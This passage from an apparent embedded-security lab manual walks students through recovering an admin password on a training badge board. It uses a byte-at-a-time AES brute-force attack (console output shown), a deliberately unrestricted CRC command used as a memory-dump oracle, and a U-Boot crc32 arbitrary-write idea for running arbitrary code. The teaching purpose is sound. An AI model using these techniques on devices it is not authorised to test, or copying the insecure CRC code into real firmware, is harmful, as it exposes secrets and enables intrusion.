



**STEP 4**: Execute the python script. A list of available COM ports will be displayed.

```
$ python aes_hack.py
Available serial ports:
1. COM61
Enter the number of the serial port to open:
```

**STEP 5**: Enter the number on the left to select the desired COM port and press “Enter”. In this case we would enter “1”.

If successful, the script will indicate that the COM port was opened, and it will start the brute force attack. While the attack is happening the output will show you what is currently being tested and what has been recovered so far. Once complete it will indicate that the test has been exhausted and display what it was able to recover.


Enter the number of the serial port to open: 1
Serial port COM61 opened successfully.
Serial port opened.
>>a
Found Encrypted Data:e93570e33e4d66e5e32dd78bca56d0d1
We need to hack 15 characters.
Starting padding needed for hack: aaaaaaaaaaaaaaa
Current State: Find Target Encrypted Block
Recovered:
Enter backup name:
aaaaaaaaaaaaaaa
Care about block: 0
Found Encrypted Data:d75b354a5bfd0d6a1ae8c08d7c9b6755
Found Encrypted Data:4437663feefd95369716ad15533eb684
Target Encrypted Outcome: d75b354a5bfd0d6a1ae8c08d7c9b6755
Current State: Brute Force
Currently in Brute Force.
Trying...>>aaaaaaaaaaaaaaa0
Found Encrypted Data:d8c43521a128ff59427eaca4e8980833
Trying...>>aaaaaaaaaaaaaaaR
Found Encrypted Data:d75b354a5bfd0d6a1ae8c08d7c9b6755
Found Encrypted Data:628ff55d5bd6dc2401c617a3bbf3e046
**HACKED!**
Current State: Set Pad Attack
Currently in Set Pad Attack state.
aaaaaaaaaaaaaaa <~~~~~~~~~~
aaaaaaaaaaaaaaaR <~~~~~~~~~~
Current State: Find Target Encrypted Block
Recovered: R
Enter backup name:
aaaaaaaaaaaaaaa
Care about block: 0
Found Encrypted Data:d63dbb1789a92b99c32a8691c36785fd
Found Encrypted Data:8c13c863574466c3dd77feaeff82a20b
Target Encrypted Outcome: d63dbb1789a92b99c32a8691c36785fd
Current State: Brute Force
Currently in Brute Force.
Trying...>>aaaaaaaaaaaaaaaR0
Attack exhausted.
Recovered: RoBraDkar

**STEP 6:** Change your secret password. The longer and more complex the password is the longer it will take to recover. Use all numeric values for fastest recovery time. Repeat step 5 with different passwords to better understand how the attack is working.

```
//Step AES 4.4
char secretPassword[] = "Change Me"; //Pick a password between 5-16 characters
```

## 5.5 Summary

Congratulations, you have completed another attack on your hardware.


Let's review what you performed:

- Set a new admin password to recover.
- Used padding in a plaintext attack to isolate characters of the new admin password.
- Brute forced one character at a time.

## 5.6 Attack Remote Device (Optional)

We can also perform this same attack on a remote board. All the UART input/output is also available over the IR interface. Instead of scripting the hack in a python script like the previous step in this lab, we added a hacking menu item to perform the hack from our board.


**Step 1**: Unplug your board from the wired cables if necessary. Insert the battery as shown, if not already in place. Verify the LED turns on and the display turns on.





**Step 2**: On the display navigate to the AES attack menu. Click "InfraRed". Then use the down button to get to the second page. Don't click it yet….



**Step 3**: Place the attack board within about 12” of the victim board but maintain IR line of sight.



**Step 3**: Now click the center “enter” button on “Remote AES Hack” item to start the attack.



**Step 4**: The attack takes about 1-2 minutes to complete during which time the screen will be updated with the AES blocks its working on. The resulting screen should show the recovered password similar to below.

# 6 LAB 3 – CRC Password Dump

## 6.1 Overview


In this lab you will discover that even simple APIs can have huge vulnerabilities. You will first develop some simple CRC code and place it into an admin only menu. Since this code is only available to a system administrator, you are not that worried about its security, and you don't see how a simple CRC is a security sensitive operation. After you complete the code, you will test the checksum on portions of your application to verify its integrity.

Then you will switch roles again to that of a security researcher and you will again see how perspective matters. You will discover that when you view this API without the mental restrictions of the intended use you can see major vulnerabilities and you will exploit them on your board and neighboring groups.

## 6.2 Lab Setup

For details on the hardware setup please refer to section 1, Hardware Overview and Setup. Note all labs will use the same setup.

**Step 1**: Make sure your Badge board is connected like below. LED D2 may or may not be lighted.



## 6.3 Creating Application Software

Now we begin the task of creating the application software.

An **applications template** main file is provided. From this template you will create code segments for the lab.

As you add the code it will help you become familiar with the structure of the application. We made a number of choices to try and keep things as simple as possible.

In this lab section you will be adding and modifying a series of code blocks that will:

- Take user input to perform a CRC from the serial port.
- Return the CRC to the serial port.

You are encouraged to add your own comments to the code to aid in your learning.

### 6.3.1 Adding CRC Menu

The CRC action menu will be added to the existing simple terminal menu structure you worked with previously.

Below you will add code in `main.c` that will be used to show the user a menu and receive input parameters from the user to determine the CRC range to be returned.

**STEP 1**: Click on the `main.c`.

**STEP 2**: Search the source code (Ctrl+F) to find the comment: `//Step CRC 1`

**STEP 3**: Add the following code below the comment as shown:

```
//Step CRC 1
printf("c - Memory Check\r\n");
```

**STEP 4:** Next at Step CRC 1.2 add the below code to create an action for the new menu item. Note this menu is “hidden” unless you have admin access:

```
//Step CRC 1.2
UI_CLI_Checksum();
```

**STEP 5:** Next at Step CRC 1.3 add the below code to create an action for the new menu item:

```
  //Step CRC 1.3
  MULTI_COMM_Print("Enter address and length: ", true);
  while (!MULTI_COMM_GetUserInput(0));
  unsigned long start_address;
  unsigned long length;
```

```
uint16_t crc = 0;
// Parse the input
if (sscanf((char *)rx.receiveBuffer, "%lx %lu", &start_address, &length) == 2) {
    // Check if the command is 'readcrc'
    crc = UTIL_crc16_CCITT((uint8_t *)start_address, length);
    sprintf((char *)buffer, "CRC: %04X", crc);
} else {
    sprintf((char *)buffer, "Invalid input format. Expected 'start_address length'");
}
MULTI_COMM_Print((char *)buffer, true);
```

### 6.3.2 Test Compile


***STEP 1:*** Next, click the "Run"  button in MBLAB to build and run the code on the hardware.

**STEP 2**: Click on the terminal window.

**STEP 3**: Press the Reset button on the badge.

**STEP 4**: Press "1" enter the password that you set, press enter. Then press "c" and enter 0x0000 128 and press enter.

*Note*: The address is hex formatted, and the length is decimal




**STEP 5**: Try different values to make sure the code is working as expected.

## 6.4 Hack the Code

Now it's time to put on your hacker hat again.

- Did you notice any vulnerabilities in the code you added?

And again, great job if you found one!  But we will still walk through the process below.

### 6.4.1 Analyze Real World Example

For our real-world example, we are going to look at a project called U-Boot.  U-boot is an incredibly powerful and very widely used second level boot loader generally used for Linux based embedded designs.  It is just a plain embedded C project, and the code can be easily understood without any knowledge of Linux.  It includes many power commands such as just raw memory reads and writes.  This can ultimately let anyone who has access to U-Boot override any permission restrictions imposed by Linux.  For example, you could change the Linux root password by overwriting the old one.  So, developers will often disable these memory commands to help protect the underlying system.  However, some access is given to commands that may help a user troubleshoot a system such as CRC or even I2C reads and write to check eeproms etc.

**STEP 1**:  Let's look at their crc32 code:

```
void crc32_wd_buf(const unsigned char *input, unsigned int ilen,
        unsigned char *output, unsigned int chunk_sz)
{
    uint32_t crc;

    crc = crc32_wd(0, input, ilen, chunk_sz);
    crc = htonl(crc);
    memcpy(output, &crc, sizeof(crc));
}
```

One thing to notice here is that input and output are unrestricted.

Here is an example of the usage from there terminal:

```
Calculate image checksum and store at address 0:

        => crc32 40040040 000b299a 0
        CRC32 for 40040040 ... 400f29d9 ==> 776ed878
```

This is a vulnerability! We can corrupt memory by simply writing a CRC to a chosen address containing other data. But this isn't very exciting because these are RAM locations that will be reloaded.

**STEP 2**: Think deeper about this. If you could write any crc32 output to any address you want, what could you do with that? Let's say you know there is another command called "info" located at address 0x2001000. You can type "info" into the prompt, and it will run code at that address. For the processor to do anything interesting you need to have a valid instruction code at that address.

(Keep reading for more hints until you get it.)

Note, the processor architecture is byte addressable… Let's say you wanted to load an assembly "load register command" like this ARM instruction value "002090E5". It would be hard to find a memory range that gave you exactly that crc32 value. But how hard would it be to find a memory range that gave you a crc that started with 00… Instead of outputting a new crc value to a location shifted by 4 bytes you would output it to the next byte. This would overwrite part of the last crc you wrote. But now you search for a crc range that gives an output that starts with 02 etc.

**STEP 3**: So, the full attack is to scan memory and find all different crc ranges that give you an output starting with 0x00 to 0xff. Then to write your desired valid op codes you just use that lookup table and shift the output by one byte each time!

This gives you a full exploit where you can run arbitrary code!

### 6.4.2 Analize Badge Code

**STEP 1**: With the previous attack in mind look at the Badge crc code.

```
void ui_checksum(void) {

    static uint8_t buffer[161];
    memset(buffer, 0x00, sizeof(buffer));

    //Step CRC 1.3
    printf("Enter address and length: ");

    while (!getUserInput(0));

    unsigned long start_address;
    unsigned long length;
    uint16_t crc = 0;

    // Parse the input
    if (sscanf(rx.receiveBuffer, "%lx %lu", &start_address, &length) == 2) {
        // Check if the command is 'readcrc'
        crc = crc16_ccitt(start_address, length);
        sprintf(buffer, "CRC: %04X", crc);

    } else {
        sprintf(buffer, "Invalid input format. Expected 'start_address, length'");

    }

    multi_comm_print(buffer, true);

    return;
```


**STEP 2**: You'll notice you cannot choose the storage location of the return value (like the real-world attack previously). So, we do not have an arbitrate write vulnerability. But you may notice there are no restrictions on the range.

**STEP 3**: If you can crc any range of addresses, what do you think you can do with that? Think about how a crc works. It takes an input and generates a deterministic output. If the input range is 100 bytes it would be hard to guess what the value of each of the 100 bytes that was created a specific crc. But what if the input was only 8 bytes? What about just 2 bytes? With small input ranges you can just create a lookup table with all inputs and expected outputs. This lets you run a crc and determine the input from the output! We can now dump the entire memory of the MCU using only crc!

### 6.4.3 Run the Exploit


Let's test the theory manually in the terminal.


**STEP 1**: Enter default password "0123a" (or whatever you changed it to), then try a crc over 0x0000 for just 2 bytes.





Note the output of 0x81b6.

**STEP 2**: Open the execution memory view in MPLAB. Note the data value at address 0x0000_0000 (0x7FF0).








**STEP 3**: If we use a randomly selected online calculator you can see if this input yields the expected output of 0x81b6! Note we reversed the bytes from 0x7FF0 to 0xF07F.





There are two missing pieces to make this a true exploit. First the admin password blocks us from preforming this attack. But we learned in the earlier lab how we can bypass the need for the password. Next this attack requires some code to make it work. We have completed this code for you in a python script included with this material for this lab. In the next steps we will instruct you how to execute the script.


**STEP 4**: In the terminal enter the “Admin Menu” either by typing the password or using the previous buffer overflow exploit.





**STEP 5**: Then in the terminal window go to “File” and click “Disconnect”





**STEP 6**: Navigate to your python virtual environment window venv. If this window isn't open go back to section 2 (software setup) to follow the steps to reopen it.





**STEP 7**: Now let's test run the script. Type "python crc_hack.py 0x0000 16" and press enter. There should be only 1 COM listed so just press 1 to select it. Next there will be a bunch of output finishing with something like below with the memory decoded and displayed. Verify this matches MPLAB.





```
python crc_hack.py 0x0000 16
```





**STEP 8**: Now let's do a targeted attack. Navigate to the map file and open it in MPLAB. It will warn you the file is large, just click "yes". If this seems to causes any issues you can navigate directly to the file in a file explorer window and open with Notepad or similar.





"C:\<path to lab>\sw\badge_firmware\firmware\badge.X\dist\default\production\ badge.X.production.map".
Search for "secretPassword". Take note of the address (your address may be different).




**STEP 9**: In your terminal run your python script using the address you found.

```
python crc_hack.py 0x2000526c 48
```




You just recovered the Admin password!

## 6.5 Summary


In this lab you discovered that even very simple APIs (CRC) can have very significant vulnerabilities. Also, as a designer you may make an assumption that some APIs need

lower levels of security because there is an access restriction to protect its use. But if that single access restriction is defeated (Admin Menu access) then your whole system quickly falls apart. The lesson is that every piece of code should be carefully evaluated from a security perspective, and you should always seek to add layers of security in case one it defeated.

## 6.6 Attack Remote Device (Optional)

We can also perform this same attack on a remote board. All the UART input/output is also available over the IR interface. Instead of scripting the hack in a python script like the previous step in this lab, we added a hacking menu item to perform the hack from out board.


**Step 1**: Unplug your board from the wired cables if necessary. Insert the battery as shown, if not already in place. Verify the LED turns on and the display turns on.



